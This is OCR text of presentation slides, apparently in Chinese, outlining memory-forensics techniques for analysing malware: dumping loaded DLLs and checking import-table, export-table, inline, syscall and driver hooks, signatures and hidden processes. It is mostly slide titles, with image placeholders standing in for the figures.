
内存取证中传统的恶意代码分析技术



内存取证中的恶意代码分析技术



内存取证中的恶意代码分析技术




内存取证中的恶意代码分析技术

- APIHook进程分析

首先获取进程调用的所有动态连接库的链表，把动态连接库pe样本转储出来。


（1）导入地址表hook分析



内存取证中的恶意代码分析技术

- APIHook进程分析


（2）导出地址表hook分析



内存取证中的恶意代码分析技术

- APIHook进程分析

（3）内联函数hook分析




内存取证中的恶意代码分析技术

- APIHook进程分析


（4）系统调用hook分析

APIHook驱动分析：其原理类似于（1）（2）（3）




内存取证中的恶意代码分析技术

- 进程/驱动/动态链接库签名分析




内存取证中的恶意代码分析技术

- 隐藏进程分析



